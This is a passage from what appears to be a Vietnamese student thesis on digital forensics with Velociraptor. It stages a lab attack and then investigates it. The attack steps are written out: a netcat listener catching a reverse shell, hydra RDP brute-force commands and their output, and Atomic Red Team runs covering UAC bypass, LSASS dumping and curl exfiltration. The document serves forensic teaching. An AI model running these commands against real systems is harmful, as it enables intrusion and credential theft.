
Configure Hunt Select Artifacts Configure Parameters Specify Resources Review Launch

Hình 2.18. Review Hunt

Ở đây chúng ta có thể xem lại được các thông số của cuộc săn tìm.

Hình 2.19. Giao diện sau khi tiến hành Hunt

Sau khi tiến hành Hunt xong, chúng ta có thể xem trực tiếp kết quả hoặc lưu về để phục vụ quá trình điều tra số.

## 2.4. Hình thức sử dụng nền tảng Velociraptor

### 2.4.1. Mô hình client-server với agent lâu dài

Đây là một mô hình truyền thống khi các agent sẽ được cài trên các client dưới dạng các service và Velociraptor sẽ quản lý các agent này. Các agent sẽ nhận các truy vấn từ Velociraptor server và sẽ thực thi, thực thi xong sẽ trả lại kết quả cho Velociraptor server. Ngoài ra khi cài đặt agent dưới dạng service, ngoài thực thi truy vấn từ máy chủ, agent còn đóng vai trò như là một EDR, liên tục theo dõi host. Máy chủ có thể chạy một số Client Event Artifact có thể kết đến như Windows.ETW.DNS để theo dõi các lưu lượng liên quan đến DNS.

### 2.4.2. Mô hình agentless

Đôi khi trong quá trình đi điều tra số, việc cài đặt các phần mềm trên máy khách hàng là không được phép, lúc này giải pháp agentless giúp Velociraptor có thể chạy ngay mà không cần cái agent dưới dạng dịch vụ thông qua option (client -v). Việc đẩy các file thực thi xuống các host có thể thực hiện thông qua GPO trong môi trường Active Directory. Giải pháp này cũng phù hợp khi sử dụng đối với các host trong mạng LAN cũng như các mobile endpoint như laptop.

## 2.5. Kết luận Chương 2

Velociraptor là một công cụ mạnh mẽ và linh hoạt trong lĩnh vực điều tra số và an ninh mạng. Với kiến trúc client-server và khả năng triển khai agentless, Velociraptor cung cấp một nền tảng hiệu quả để thu thập, phân tích và giám sát dữ liệu từ các hệ thống mục tiêu. Các tính năng nổi bật như ADMIN GUI, khả năng

kiểm tra client từ xa, VQL, và VFS giúp tăng cường khả năng truy vấn và phân tích dữ liệu, đồng thời nâng cao hiệu quả trong việc phát hiện các dấu hiệu bất thường.

Công cụ này không chỉ giúp các chuyên gia an ninh thực hiện các cuộc điều tra số một cách chi tiết và chính xác, mà còn hỗ trợ việc giám sát và phát hiện các mối đe dọa trong thời gian thực. Với khả năng mở rộng và tùy chỉnh cao, Velociraptor là một giải pháp đáng tin cậy cho việc triển khai trong các môi trường an ninh mạng và điều tra số phức tạp.

Việc hiểu và khai thác đúng các tính năng của Velociraptor sẽ giúp các tổ chức và chuyên gia an ninh mạng phát hiện, điều tra và ứng phó nhanh chóng với các sự cố an ninh, từ đó bảo vệ hệ thống và dữ liệu quan trọng khỏi các mối đe dọa tiềm tàng.

## CHƯƠNG 3. TRIỂN KHAI THỰC NGHIỆM ĐIỀU TRA SỐ VỚI CÔNG CỤ MÃ NGUỒN MỞ VELOCIRAPTOR

### 3.1. Mục tiêu, kịch bản, sơ đồ thực nghiệm

#### 3.1.1. Mục tiêu thực nghiệm

Mục tiêu của thực nghiệm là khám phá và áp dụng công cụ Velociraptor trong việc thu thập, phân tích và điều tra các dấu vết số từ hệ thống mục tiêu. Cụ thể, thực nghiệm nhằm mục đích tìm hiểu cách cài đặt và cấu hình Velociraptor để sử dụng trong môi trường điều tra số, từ đó xây dựng một hệ thống thử nghiệm bao gồm các máy tính mục tiêu và các công cụ hỗ trợ như Elastic Stack. Velociraptor sẽ được triển khai để thu thập các dữ liệu quan trọng như tệp log, thông tin kết nối mạng và các hoạt động đáng ngờ, phục vụ cho quá trình phân tích và phát hiện các mối đe dọa bảo mật.

Qua đó, thực nghiệm sẽ giúp đánh giá hiệu quả của Velociraptor trong việc phát hiện và phân tích các cuộc tấn công, đồng thời xây dựng báo cáo điều tra chi tiết về các hành vi xâm nhập. Dựa trên kết quả thực nghiệm, các đề xuất cải tiến quy trình điều tra số cũng sẽ được đưa ra, nhằm tối ưu hóa việc sử dụng công cụ này trong môi trường thực tế. Mục tiêu cuối cùng là nâng cao khả năng phát hiện, phân tích và ứng phó với các mối đe dọa bảo mật, đồng thời cải thiện quy trình điều tra số trong các tình huống thực tế.

#### 3.1.2. Kịch bản thực nghiệm

Công ty X là doanh nghiệp đang dẫn đầu mảng thực phẩm ở thị trường Việt Nam, bằng việc cạnh tranh không lành mạnh, công ty Y đã thuê 1 hacker để thực hiện tấn công vào công ty X nhằm mục đích chiếm đoạt thông tin quan trọng và phá hoại việc kinh doanh. Nhận thấy website công ty X có nhiều lỗ hổng lớn, hacker đã tiến hành 1 cuộc tấn công APT để thực hiện ý đồ của mình.

Hacker thực hiện khai thác lỗ hổng web thông qua việc upload file không bị kiểm tra đầu vào và upload webshell.


Sau khi khai thác thông tin từ WebServer, hacker đã tấn công brute-force vào DC và máy trong nội bộ qua RDP nhưng thất bại.

Không dừng lại, từ những thông tin thu thập được, hacker thực hiện Social Engineering vào các cá nhân có quyền truy cập vào các máy trong mạng nội bộ và thành công lừa được 1 nhân viên tên Huyền tải về file ảnh được nhúng payload để reverse về máy kẻ tấn công (*trong thực tế có thể là word hoặc pdf được nhúng payload*). Từ đây hacker thực hiện các kỹ thuật để tìm cách leo thang đặc quyền,

chèn mã độc hại, khai thác thông tin, cài backdoor và sau đó tìm cách tấn công vào DC và các máy khác trong nội bộ công ty.

Sau khi bộ phận IT nhận thấy có máy trong công ty có kết nối lạ để gửi thông tin ra ngoài và có trao đổi trên port đáng ngờ, nghi ngờ máy bị nhiễm mã độc, ngay lập tức máy đó đã bị cách li khỏi mạng nội bộ, cô lập để phục vụ quá trình điều tra số. Cuộc tấn công kết thúc.

### 3.1.3. Mô hình thực nghiệm



Hình 3.1. Mô hình thực nghiệm

### 3.1.4. Các kỹ thuật Atomic Red Team sử dụng trong thực nghiệm

STT	Chiến thuật	Kỹ thuật
1	Privilege Escalation	WinPwn - Powersploit Privilege Escalation Checks
2	Persistence	Modify Registry for Persistence
3	Defense Evasion	Bypass UAC (User Account Control)
4	Credential Access	Remote Process Injection in LSASS via Mimikatz
5	Exfiltration	Exfiltrate Data via HTTPS using curl

Bảng 3.1. Các kỹ thuật mô phỏng tấn công

❖ Chi tiết từng Atomic Test

## 1. Tấn công leo thang đặc quyền (Privilege Escalation)

- Mã lệnh trong phần này sử dụng WinPwn để thực hiện các kiểm tra leo thang đặc quyền. WinPwn là một công cụ PowerShell để thực hiện các cuộc tấn công leo thang quyền sử dụng Powersploit.
- Đây là một dạng tấn công Privilege Escalation khi nó kiểm tra các lỗ hổng có thể giúp nâng cao quyền hạn của kẻ tấn công.

## 2. Duy trì (Persistence)

- Tấn công này thêm một khóa vào Windows Registry để thực thi một chương trình (ở đây là một backdoor) khi người dùng đăng nhập. Điều này được gọi là Registry Run Keys / Startup Folder (T1547.001), một kỹ thuật thường được sử dụng để duy trì sự hiện diện trên hệ thống sau khi đã xâm nhập.

## 3. Bỏ qua kiểm soát an ninh (Defense Evasion)

- Bỏ qua kiểm soát UAC là một kỹ thuật phổ biến để chạy các lệnh với quyền quản trị mà không cần sự cho phép từ UAC. Ở đây, phương pháp sử dụng Event Viewer exploit, giúp chạy một lệnh có quyền cao mà không yêu cầu xác nhận từ UAC. Đây là một kỹ thuật UAC Bypass (T1548.002).

## 4. Thu thập thông tin chứng thực (Credential Access)

- Mimikatz được sử dụng để thực hiện cuộc tấn công vào tiến trình LSASS nhằm thu thập thông tin chứng thực. Kỹ thuật này thường được dùng để thu thập mật khẩu và hash của tài khoản từ bộ nhớ (T1003.001 - LSASS Memory). Kết hợp với công cụ PsExec, kẻ tấn công có thể thực hiện tấn công từ xa vào LSASS.

## 5. Exfiltration


- Dữ liệu được tải lên một dịch vụ chia sẻ tệp qua HTTPS sử dụng công cụ curl. Đây là một kỹ thuật phổ biến để xuất dữ liệu ra ngoài hệ thống mà không bị phát hiện, được gọi là Exfiltration Over Web Service (T1048.002).

## 3.2. Triển khai thực nghiệm

### 3.2.1. Giả lập tấn công trên máy Windows

#### ❖ Lần tấn công thứ nhất

- Bước 1: Hacker thực hiện khai thác lỗ hổng file upload trên web, chèn webshell để khai thác.



Hình 3.2. Khai thác lỗ hổng của website

- Bước 2: Sau khi có được shell, hacker tiến hành thu thập các thông tin trên máy chủ web để phục vụ cho cuộc tấn công.

```
(kali㉿server) -[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.19.164] from (UNKNOWN) [192.168.19.162] 36800
whoami
www-data
```

Hình 3.3. Lấy được shell thành công

- Bước 3: Thực hiện scan các máy trong mạng nội bộ và xây dựng từ điển phục vụ brute-force thông qua RDP.

```
(kali㉿server) -[~]
└─$ hydra -t 4 -V -f -l tuyenthinguyen -P br.txt rdp://192.168.19.167
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-24 01:36:17
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (1:l:p:5), -2 tries per task
[DATA] attacking rdp://192.168.19.167:3389/
[ATTEMPT] target 192.168.19.167 - login "tuyenthinguyen" - pass "12345" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target 192.168.19.167 - login "tuyenthinguyen" - pass "khanhok" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target 192.168.19.167 - login "tuyenthinguyen" - pass "khanh123" - 3 of 5 [child 2] (0/0)
[ATTEMPT] target 192.168.19.167 - login "tuyenthinguyen" - pass "khanh321" - 4 of 5 [child 3] (0/0)
[ATTEMPT] target 192.168.19.167 - login "tuyenthinguyen" - pass "khanhabc" - 5 of 5 [child 3] (0/0)
```

Hình 3.4. Thực hiện brute-force tài khoản trên window 10

```
(kali㉿server) [~]
└$ hydra -t 4 -V -f -l Administrator -P br.txt rdp://192.168.19.155
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-24 01:29:43
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (:1:p:5), -2 tries per task
[DATA] attacking rdp://192.168.19.155:3389
[ATTEMPT] target 192.168.19.155 - login "Administrator" - pass "12345" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target 192.168.19.155 - login "Administrator" - pass "khanhok" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target 192.168.19.155 - login "Administrator" - pass "khanh123" - 3 of 5 [child 2] (0/0)
[ATTEMPT] target 192.168.19.155 - login "Administrator" - pass "khanh321" - 4 of 5 [child 3] (0/0)
[ATTEMPT] target 192.168.19.155 - login "Administrator" - pass "Khanhabc" - 5 of 5 [child 1] (0/0)
```

### Hình 3.5. Thực hiện brute-force tài khoản trên DC

Sau khi thực hiện tấn công, hacker đã chiếm quyền kiểm soát webserver và cố gắng khai thác các máy khác trong mạng nội bộ nhưng không thành công. Lần tấn công thứ nhất dừng lại.

#### ❖ Lần tấn công thứ 2

- Bước 1: Tiến hành bằng cách mở cửa sổ PowerShell với quyền quản trị viên và thực hiện liệt kê các Atomic Test sẽ thực hiện với câu lệnh:

```
Invoke-AtomicTest ATOMICTEST -ShowDetailsBrief
```

```
PS C:\Sysmon> Invoke-AtomicTest ATOMICTEST -ShowDetailsBrief
PathToAtomsicsFolder = C:\AtomicRedTeam\atomics

ATOMICTEST-1 WinPwn - Powersploits privesc checks
ATOMICTEST-2 Modify Registry for Persistence
ATOMICTEST-3 Bypass UAC using Event Viewer Method
ATOMICTEST-4 Remote Process Injection in LSASS via mimikatz
ATOMICTEST-5 Exfiltrate data HTTPS using curl windows
PS C:\Sysmon>
```

### Hình 3.6. Kiểm tra các Atomic Test

- Bước 2: Để có thể mô phỏng tấn công với Atomic Red Team, cần phải kiểm tra xem liệu rằng các Atomic Test đã thoả mãn điều kiện chưa thông qua câu lệnh:

```
Invoke-AtomicTest ATOMICTEST -CheckPrereqs
```

```
PS C:\Windows\system32> Invoke-AtomicTest ATOMICTEST -CheckPrereqs
PathToAtomsicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: ATOMICTEST-1 WinPwn - Powersploits privesc checks
Prerequisites met: ATOMICTEST-1 WinPwn - Powersploits privesc checks
CheckPrereq's for: ATOMICTEST-2 Modify Registry for Persistence
Prerequisites met: ATOMICTEST-2 Modify Registry for Persistence
CheckPrereq's for: ATOMICTEST-3 Bypass UAC using Event Viewer Method
Prerequisites met: ATOMICTEST-3 Bypass UAC using Event Viewer Method
CheckPrereq's for: ATOMICTEST-4 Exfiltrate data HTTPS using curl windows
Prerequisites met: ATOMICTEST-4 Exfiltrate data HTTPS using curl windows
```

### Hình 3.7. Kiểm tra điều kiện các Atomic Test

- Bước 3: Thực thi các Atomic Test

```
Invoke-AtomicTest ATOMICTEST
```

```

PS C:\Windows\system32> Invoke-AtomicTest ATOMICTEST
PathToAtomsicsFolder = C:\AtomicRedTeam\atomsics

Executing test: ATOMICTEST-1 WinPwn - Powersploits privesc checks
Creating/Checking Log Folders in C:\Users\khanh\AppData\Local\Temp directory:
  Directory: C:\Users\khanh\AppData\Local\Temp
    Mode          LastWriteTime      Length Name
    ----          -----          ---- 
  d----  12/27/2024 11:11 PM           LocalRecon
  d----  12/27/2024 11:11 PM           DomainRecon
    Directory: C:\Users\khanh\AppData\Local\Temp\DomainRecon
    Mode          LastWriteTime      Length Name
    ----          -----          ---- 
  d----  12/27/2024 11:11 PM           ADrecon
    Directory: C:\Users\khanh\AppData\Local\Temp
    Mode          LastWriteTime      Length Name
    ----          -----          ---- 
  d----  12/27/2024 11:11 PM           LocalPrivEsc
  d----  12/27/2024 11:11 PM           Exploitation
  d----  12/27/2024 11:11 PM           Vulnerabilities
Dumping Windows Credential Manager:
Getting Local Privilege Escalation possibilities:
Getting GPPPasswords:
Looking for Local Privilege Escalation possibilities:
[*] Running families
[+] Current user already has local administrative privileges!

```

Hình 3.8. Thực hiện các bài Atomic Test

```

Exit code: 0
Done executing test: ATOMICTEST-1 WinPwn - Powersploits privesc checks
Executing test: ATOMICTEST-2 Modify Registry for Persistence
The operation completed successfully.
Exit code: 0
Done executing test: ATOMICTEST-2 Modify Registry for Persistence
Executing test: ATOMICTEST-3 Bypass UAC using Event Viewer Method
Hive: HKEY_CURRENT_USER\software\classes\mscfile\shell\open
Name                  Property
---- 
command
Exit code: 0
Done executing test: ATOMICTEST-3 Bypass UAC using Event Viewer Method
Executing test: ATOMICTEST-4 Exfiltrate data HTTPS using curl windows
<!DOCTYPE html><html lang="en"><head><meta charset="utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=edge"/><meta name="viewport" content="width=device-width, minimum-scale=1, initial-scale=1"/><meta name="pinterest" content="nopin"/><meta name="referrer" content="origin"/><meta property="og:title" content="WeTransfer | Send Large Files Fast - Up To 2G B Free"/><meta property="og:description" content="The simple, quick and secure way to send your files around the world without an account. Share your files, photos, and videos today for free."/><meta property="og:image" content="wt-facebook-k.png"/><meta property="og:type" content="website"/><meta property="fb:app_id" content="265125293564341"/><title dir="ltr" data-testid="page-title">WeTransfer | Send Large Files Fast - Up To 2GB Free</title><meta name="description" content="The simple, quick and secure way to send your files around the world without an account. Share your files, photos, and videos today for free."/><meta name="author" content="WeTransfer"/><meta name="application-name" content="WeTransfer"/><link rel="shortcut icon" href="/favicon.ico"/><link rel="icon" sizes="16x16 32x32" href="/favicon.ico"/><link rel="mask-icon" href="/favicon.svg" color="#17181A"/><link rel="icon" href="/favicon.ico"/><link rel="apple-touch-icon-precomposed" href="/apple-touch-icon.png"/><link rel="apple-touch-icon-precomposed" sizes="152x152" href="/apple-touch-icon-152x152.png"/><link rel="apple-touch-icon-precomposed" sizes="167x167" href="/apple-touch-icon-167x167.png"/><link rel="apple-touch-icon-precomposed" sizes="180x180" href="/apple-touch-icon-180x180.png"/><meta name="next-head-count" content="22"/><link rel="preload" href="https://cdn.wetransfer.com/_next/static/css/09eb20110fe5fee3.css" as="style"/><link rel="stylesheet" href="https://cdn.wetransfer.com/_next/static/css/09eb20110fe5fee3.css" data-n-g="" /><noscript data-n-css=""></noscript><script defer="" nomodule="" src="https://cdn.wetransfer.com/_next/static/chunks/0d1b80a048d4787e.js">
```

Hình 3.9. Các bài thực hiện Atomic Test

Khi thực hiện thành công các bài Atomic Test sẽ trả kết quả Exit code: 0

### 3.2.2. Điều tra só với Velociraptor và bộ công cụ

#### ❖ Bước 1: Chuẩn bị

Trên máy Ubuntu được cài đặt máy chủ Velociraptor nhằm phục vụ công tác điều tra các máy có nguy cơ bị nhiễm mã độc, các máy được gán nhãn nhằm phân biệt.

	Client ID	Hostname	FQDN	OS Version	Labels
<input checked="" type="checkbox"/>	C.89d6ae1b7f88c1be	WIN-B1JUTLUQH5	WIN-B1JUTLUQH5.vietkhanhkma.com	Microsoft Windows Server 2012 R2 Standard Evaluation6.3.9600 Build 9600	domain controller
<input checked="" type="checkbox"/>	C.c13ad542efed90e3	DESKTOP-VE20T4L	DESKTOP-VE20T4L.localdomain	Microsoft Windows 10 Pro10.0.19041 Build 19041	nhan vien
<input type="checkbox"/>	server	server	server		


Hình 3.10. Các client được kết nối tới máy chủ Velociraptor

Từ những thông tin ban đầu, xác định rằng máy win 10 có thể đã bị nhiễm mã độc, có thể mã độc đã đánh cắp thông tin và gửi ra ngoài, ngoài ra cũng cần rà soát lại tất cả máy trong mạng để xem có máy nào bị nhiễm mã độc hay có hành vi tương tự không.

### ❖ **Bước 2: Tiếp nhận dữ liệu**

Để đảm bảo tính toàn vẹn của dữ liệu trước khi phân tích, chúng ta sử dụng 1 công cụ là FTK Image để sao lưu lại ổ đĩa nhằm đảm bảo sự chính xác trong quá trình điều tra. FTK Image là công cụ vô cùng mạnh mẽ dành cho các điều tra viên trong quá trình điều tra số (Chi tiết xem Phụ lục 2).

Sau khi tạo bản sao thành công, điều tra viên sẽ có 1 bảng kết quả có chứa giá trị băm MD5 Hash và SHA1 Hash nhằm so khớp để đảm bảo tính toàn vẹn của dữ liệu.




Hình 3.11. Kết quả sau khi tạo bản sao bằng FTK Image

Kết quả được lưu ở ổ đĩa mình chỉ định kèm thêm 1 file chứa các thông tin về bản sao nhằm phục vụ công tác điều tra.

Name	Date modified	Type	Size
Win10	12/27/2024 10:07 AM	WinRAR archive	1,024,001 KB
Win10.001	12/27/2024 10:08 AM	Text Document	2 KB

Hình 3.12. Bản sao được lưu ở ổ đĩa chỉ định

Ngoài ra, để nhằm đảm bảo tính khách quan, chúng ta cũng có thể sử dụng các công cụ để tính toán giá trị băm của file nhằm so khớp với giá trị băm gốc như HashCalc.



Hình 3.13. Công cụ HashCalc

#### ❖ Bước 3: Phân tích

Từ những thông tin ban đầu, đặt giả thuyết máy tính bị nhiễm mã độc, tiến hành gán nhãn để phân biệt.

## **Điều tra bằng Netstat trên hệ thống**

### Create Hunt: Review request

```
7 - {
8 -   "start_request": {
9 -     "artifacts": [
10 -       "Windows.Network.Netstat"
11 -     ],
12 -     "specs": [
13 -       {
14 -         "artifact": "Windows.Network.Netstat",
15 -         "parameters": {
16 -           "env": []
17 -         }
18 -       }
19 -     ]
20 -   },
21 -   "condition": {},
22 -   "expires": 1736046143196000,
23 -   "tags": []
24 - }
```

Hình 3.14. Hunting bằng Netstart

1888	spoolsv.exe	IPv4	TCP	LISTEN	0.0.0.0	49668	0.0.0.0	0	2024-12-28T05:39:21Z
2288	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49679	0.0.0.0	0	2024-12-28T05:39:29Z
648	services.exe	IPv4	TCP	LISTEN	0.0.0.0	49697	0.0.0.0	0	2024-12-28T05:39:53Z
2784	Velociraptor.exe	IPv4	TCP	ESTAB	192.168.19.167	52457	192.168.19.156	8088	2024-12-22T12:28:31Z
444	svchost.exe	IPv4	TCP	ESTAB	192.168.19.167	52501	20.198.119.84	443	2024-12-22T16:38:05Z
108	malicious.exe	IPv4	TCP	ESTAB	192.168.19.167	52513	192.168.1.134	6666	2024-12-22T16:44:18Z
4232	backgroundTaskHost.exe	IPv4	TCP	ESTAB	192.168.19.167	52515	204.79.197.283	443	2024-12-22T16:48:06Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	445	0.0.0.0	0	2024-12-28T05:39:25Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	5357	0.0.0.0	0	2024-12-28T05:39:23Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	5985	0.0.0.0	0	2024-12-28T09:09:12Z
4	System	IPv4	TCP	LISTEN	0.0.0.0	47881	0.0.0.0	0	2024-12-28T09:09:12Z

Hình 3.15. Kết quả hunting Netstart

Kết quả:

- Chỉ thu được kết quả trên Windows 10, phát hiện trên Window 10 có kết nối đến địa chỉ IP 192.168.1.134 ở port lạ(6666) bởi malicious.exe, nghi ngờ đây là file mã độc, đã được tải xuống và bypass qua firewall theo 1 cách nào đó. Tiền hành hunt EvidenceOfDownload để xem xét.

## Điều tra bằng EvidenceOfDownload

```

7 {
6  "start_request": {
5    "artifacts": [
4      "Windows.Analysis.EvidenceOfDownload"
3    ],
2    "specs": [
1      {
8        "artifact": "Windows.Analysis.EvidenceOfDownload",
1        "parameters": {
2          "env": []
3        }
4      }
5    ],
6  },
7  "condition": {},
8  "expires": 1735377762940000,
9  "hunt_description": "Tim kiem nguon goc file nghi la ma doc",
10 "tags": [],
11 "state": 2
12 }

```

Hình 3.16. Hunting bằng EvidenceOfDownload

State	Tags	HuntId	Description	Created	Started	Expires	Scheduled	Creator
